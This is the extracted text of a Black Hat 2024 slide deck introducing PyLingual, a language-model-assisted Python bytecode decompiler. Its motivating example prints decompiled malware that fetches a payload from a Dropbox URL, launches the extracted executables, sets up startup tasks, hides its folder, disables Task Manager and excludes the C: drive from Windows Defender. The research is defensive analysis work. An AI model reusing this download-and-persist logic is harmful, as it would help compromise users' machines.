

AUGUST 7-8, 2024

BRIEFINGS

PyLingual: A Python Decompilation Framework for Evolving Python Versions


Josh Wiedemeier








Hello!



Kangkook Jee





Elliot Tarbet





Josh Wiedemeier



Jessica Ouyang

Simon Liu






Muhyun Kim









Python is Popular

Worldwide, Jul 2024 : Source: F				
Rank	Change	Language	Share	1-year trend
1		Python	29.35 %	+1.5 %
2		Java	15.6 %	-0.2 %
3		JavaScript	8.49 %	-0.8 %



People Use It to Make Malware

Python Malware On The Rise

Cyborg Labs | July 14, 2020

A Closer Look at the Locky Poser, PyLocky

Ransomware

UNBOXING SNAKE - PYTHON INFOSTEALER LURKING THROUGH MESSAGING SERVICES

TRISIS Malware

Analysis of Safety System Targeted Malware

PoetRAT: Python RAT uses COVID-19 lures to target Azerbaijan public and private sectors

MALWARE

By Warren Mercer

Python-Based PWOBot Targets European Organizations

8 LOAD_METHOD 2 (getuser) 10 CALL METHOD 0 (0 positional arguments) 14 LOAD_GLOBAL 3 (os) 14 LOAD_GLOBAL 3 (os) 16 LOAD_ATTR 4 (path) 18 LOAD_METHOD 5 (join) 18 LOAD_METHOD 7 (gettempdir) 22 LOAD_METHOD 7 (gettempdir) 24 CALL_METHOD 7 (gettempdir) 24 CALL_METHOD 7 (positional arguments) 26 LOAD_CONST 1 ('yh') 28 CALL_METHOD 2 (2 positional arguments) 30 STORE FAST 1 (temp dir) 32 LOAD GLOBAL 3 (os) 34 LOAD_ATTR 4 (path) 36 LOAD_METHOD 8 (exists) 38 LOAD_FAST 1 (temp_dir) 40 CALL METHOD 1 (1 positional argument) 42 POP_JUMP_IF_TRUE 27 (to 54) 44 LOAD_GLOBAL 3 (os) 46 LOAD_METHOD 9 (makedirs) 48 LOAD_FAST 1 (temp_dir) 50 CALL_METHOD 1 (1 positional argument) 54 LOAD_CONST 2 ('https://www.dropbox.com/s/a18glsr0gxo16zd/yh.zip?dl=1') 56 STORE FAST 2 (zip_url) 58 LOAD_GLOBAL 3 (os) 60 LOAD_ATTR 4 (path) 62 LOAD_METHOD 5 (join) 64 LOAD_FAST 1 (temp_dir) 68 CALL_METHOD 2 (2 positional arguments) 70 STORE FAST 3 (zip file) 74 LOAD_ATTR 4 (path) 76 LOAD METHOD 5 (join) 78 LOAD_FAST 1 (temp_dir) 80 LOAD_CONST 4 ('download') 82 CALL_METHOD 2 (2 positional arguments) 84 STORE_FAST 4 (download_dir) 86 LOAD_GLOBAL 3 (os) 90 LOAD_METHOD 8 (exists) 92 LOAD_FAST 4 (download_dir) 94 CALL_METHOD 1 (1 positional argument) 96 POP_JUMP_IF_TRUE 54 (to 108) 98 LOAD_GLOBAL 3 (os) 100 LOAD_METHOD 9 (makedirs) 102 LOAD FAST 4 (download dir) 104 CALL_METHOD 1 (1 positional argument) 108 SETUP_FINALLY 19 (to 148) 112 LOAD_CONST 0 (None) 114 IMPORT_NAME 10 (urllib.request) 116 STORE FAST 5 (urllib) 118 LOAD_FAST 5 (urllib) 120 LOAD_ATTR 11 (request) 122 LOAD METHOD 12 (urlretrieve) 124 LOAD FAST 2 (zip_url) 128 CALL_METHOD 2 (2 positional arguments) 130 POP TOP 132 LOAD_GLOBAL 13 (extract_zip) 134 LOAD_FAST 3 (zip_file) 136 LOAD_FAST 4 (download_dir) 138 LOAD_CONST 6 ('989') 140 CALL_FUNCTION 3 (3 positional arguments) 142 POP_TOP 144 POP_BLOCK 146 JUMP FORWARD 26 (to 200) 148 DUP_TOP 150 LOAD_GLOBAL 14 (Exception) 152 JUMP_IF_NOT_EXC_MATCH 99 (to 198) 156 STORE_FAST 6 (e) 160 SETUP_FINALLY 14 (to 190) 162 LOAD_GLOBAL 15 (print) 164 LOAD_CONST 7 ('Error downloading/extracting zip: ') 168 FORMAT_VALUE 0 170 BUILD_STRING 2 172 CALL_FUNCTION 1 (1 positional argument) 176 POP BLOCK 182 STORE_FAST 6 (e) 184 DELETE_FAST 6 (e)

186 LOAD_CONST 0 (None) 188 RETURN_VALUE 190 LOAD CONST 0 (None)

Here's One




main

enable_task_manager()

```
disable_task_manager()
username = getpass.getuser()
temp_dir = os.path.join(tempfile.gettempdir(), 'yh')
if not os.path.exists(temp_dir):
os.makedirs(temp_dir)
zip_url = 'https://www.dropbox.com/s/a18glsr0gxo16zd/yh.zip?dl=1'
zip_file = os.path.join(temp_dir, 'yh.zip')
download_dir = os.path.join(temp_dir, 'download')
if not os.path.exists(download_dir):
   os.makedirs(download_dir)
try:
   import urllib.request
    urllib.request.urlretrieve(zip_url, zip_file)
   extract_zip(zip_file, download_dir, '989')
except Exception as e:
    print(f'Error downloading/extracting zip: {e}')
   return None
   exe_files = [('path.exe', 'manual'), ('com surrogate.exe', 'registry'), ('steam.exe', 'winservice')]
v2v2_dir = os.path.join('C:\\Users', username, 'AppData', 'Local', 'v2v2')
    if not os.path.exists(v2v2_dir):
        os.makedirs(v2v2_dir)
 for exe_file, task_name in exe_files:
   shutil.move(os.path.join(download_dir, exe_file), os.path.join(v2v2_dir, exe_file))
    subprocess.Popen(os.path.join(v2v2_dir, exe_file))
   create_startup_task(os.path.join(v2v2_dir, exe_file), task_name)
hide_folder(v2v2_dir)
hide_task_scheduler_shortcut()
exclude from_windows_defender('C:\\')
```



Code Object Hierarchy





Code Object Hierarchy

extract_zip



```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```



zipfile.ZipFile

```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```

#BHUSA @BlackHatEvents



```
0 LOAD_GLOBAL 0 (zipfile)
                                           zipfile.ZipFile
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
                                           <stack_expr>(zip_file, 'r')
6 LOAD CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP WITH 19 (to 50)
12 STORE FAST 3 (zip_ref)
```



```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```

```
-zipfile.ZipFile(zip_file, 'r')
```



#BHUSA @BlackHatEvents



```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2 (2 positional arguments)
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
...
```

```
with zipfile.ZipFile(
    zip_file, 'r'
) as zip_ref:
```



```
14 LOAD_FAST 3 (zip_ref)
                                    zip ref.extractall
16 LOAD_ATTR 2 (extractall)
18 LOAD FAST 1 (extract to)
20 LOAD FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP TOP
34 POP BLOCK
```



```
14 LOAD_FAST 3 (zip_ref)
                                   zip_ref.extractall
16 LOAD_ATTR 2 (extractall)
                                   extract to
18 LOAD FAST 1 (extract to)
20 LOAD FAST 2 (password)
22 LOAD METHOD 3 (encode)
24 LOAD CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP TOP
34 POP BLOCK
```



```
14 LOAD_FAST 3 (zip_ref)
                                  zip_ref.extractal1
16 LOAD_ATTR 2 (extractall)
18 LOAD_FAST 1 (extract to)
                                  extract to
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
                                           password.encode('utf-8')
24 LOAD CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP TOP
34 POP BLOCK
```



```
14 LOAD_FAST 3 (zip_ref)
                                    zip ref.extractall(
16 LOAD_ATTR 2 (extractall)
                                         path=extract to,
18 LOAD FAST 1 (extract to)
                                         pwd=password.encode('utf-8')
20 LOAD_FAST 2 (password)
22 LOAD_METHOD 3 (encode)
24 LOAD_CONST 2 ('utf-8')
26 CALL_METHOD 1 (1 positional argument)
28 LOAD_CONST 3 (('path', 'pwd'))
30 CALL_FUNCTION_KW 2 (2 total positional and keyword args)
32 POP TOP
34 POP BLOCK
```



68 RETURN VALUE

```
36 LOAD_CONST Ø (None) Translating Bytecode
38 DUP TOP
40 DUP TOP
42 CALL FUNCTION 3 (3 positional arguments)
44 POP_TOP
46 LOAD CONST 0 (None)
48 RETURN VALUE
50 WITH EXCEPT START
52 POP_JUMP_IF_TRUE 28 (to 56)
54 RERAISE 1
56 POP TOP
58 POP_TOP
60 POP_TOP
62 POP_EXCEPT
64 POP_TOP
66 LOAD CONST 0 (None)
```


This is all implicit!



```
with zipfile.ZipFile(zip_file, 'r') as zip_ref:
    zip_ref.extractall(
        path=extract_to,
        pwd=password.encode('utf-8')
)
```



The Rest of The Example











☐ rocky / python-decompile3









1.1k

Unsupported Python version, 3.10.0, for decompilation














Unsupported opcode: RERAISE pass
WARNING: Decompyle incomplete




What's The Problem?





New Python Every Year





Can Al Save Us?



Here's the translation of the provided Python 3.10 bytecode into source code:

```
python

with zipfile.ZipFile(zip_file, 'r') as zip_ref:
    zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```



Not Quite

Original

```
if condition1:
    if condition2:
        first()
else:
     second()
last()
```

Compiled + Decompiled

```
Here is the translation of the provided Python 3.10 bytecode into source code:

python


if condition1:
    if condition2:
        first()
    else:
        second()

last()
```




Let's Work With This

Language Models: Flexible but Approximate




Decompiler Programs: Rigid but Precise





All-Terrain Decompiler





PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction



Bytecode Segmentation

```
0 LOAD_GLOBAL (print)
2 LOAD_CONST ('Hello')
4 CALL_FUNCTION 1
6 POP TOP
8 LOAD_CONST (3)
10 STORE FAST (a)
12 LOAD_FAST (a)
14 RETURN_VALUE
```

```
print('Hello')
a = 3
return a
```



Bytecode Segmentation

```
0 LOAD_GLOBAL (print)2 LOAD_CONST ('Hello')4 CALL_FUNCTION 16 POP_TOP
```

```
8 LOAD_CONST (3)
10 STORE_FAST (a)
```

```
12 LOAD_FAST (a)
14 RETURN_VALUE
```

```
print('Hello')
a = 3
return a
```



Statement Mapping

1notab = Line Number Table

```
>>>> Traceback (most recent call last):
    File "...", line 3, in <module>
```



Lines Are Not Statements

```
print('Hello'); a = 3; return a
```



But Statements Can Be Lines

```
ast.parse()
ast.unparse()
```

```
print('Hello')
a = 3
return a
```



Segmentation Model

- 0 LOAD_GLOBAL (print)
- 2 LOAD_CONST ('Hello')
- 4 CALL_FUNCTION 1
- 6 POP_TOP
- 8 LOAD_CONST (3)
- 10 STORE_FAST (a)
- 12 LOAD_FAST (a)
- 14 RETURN_VALUE



- 0 LOAD_GLOBAL (print)
- 2 LOAD_CONST ('Hello')
- 4 CALL_FUNCTION 1
- 6 POP TOP

8 LOAD_CONST (3) 10 STORE FAST (a)

12 LOAD_FAST (a)
14 RETURN_VALUE



PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction



Translation Out of The Box

¿Hablas bytecode de Python?



Do you speak Python bytecode?



Simple Translation





Reordering and Copying



¿Hablas bytecode de Python?







Implied Semantics



¿Hablas bytecode de Python?





Do you speak Python bytecode?



Translation Model

```
0 LOAD_GLOBAL 0 (zipfile)
```

```
2 LOAD_METHOD 1 (ZipFile)
```

```
4 LOAD_FAST 0 (zip_file)
```

```
6 LOAD_CONST 1 ('r')
```

8 CALL_METHOD 2

12 STORE_FAST 3 (zip_ref)



T5

(~223M)

Language Model

```
with zipfile.Zipfile(zip_file, 'r')\
as zip_ref:
```

14 LOAD_FAST 3 (zip_ref)

•



Tricks

- Bytecode Normalization
- Top-K Segmentation
- Statement Corrector Model

PYLINGUAL: A Python Decompilation Framework for Evolving Python Versions

Josh Wiedemeier, Elliot Tarbet, Max Zheng, Jerry Teng, Ximeng Liu, Muhyun Kim, Sang Kil Cha, Jessica Ouyang, Kangkook Jee





PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction



We Have Statements, Now What?

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```




We Have Statements, Now What?

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
    zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```




```
...
10 SETUP_WITH 19 (to 50)
```




















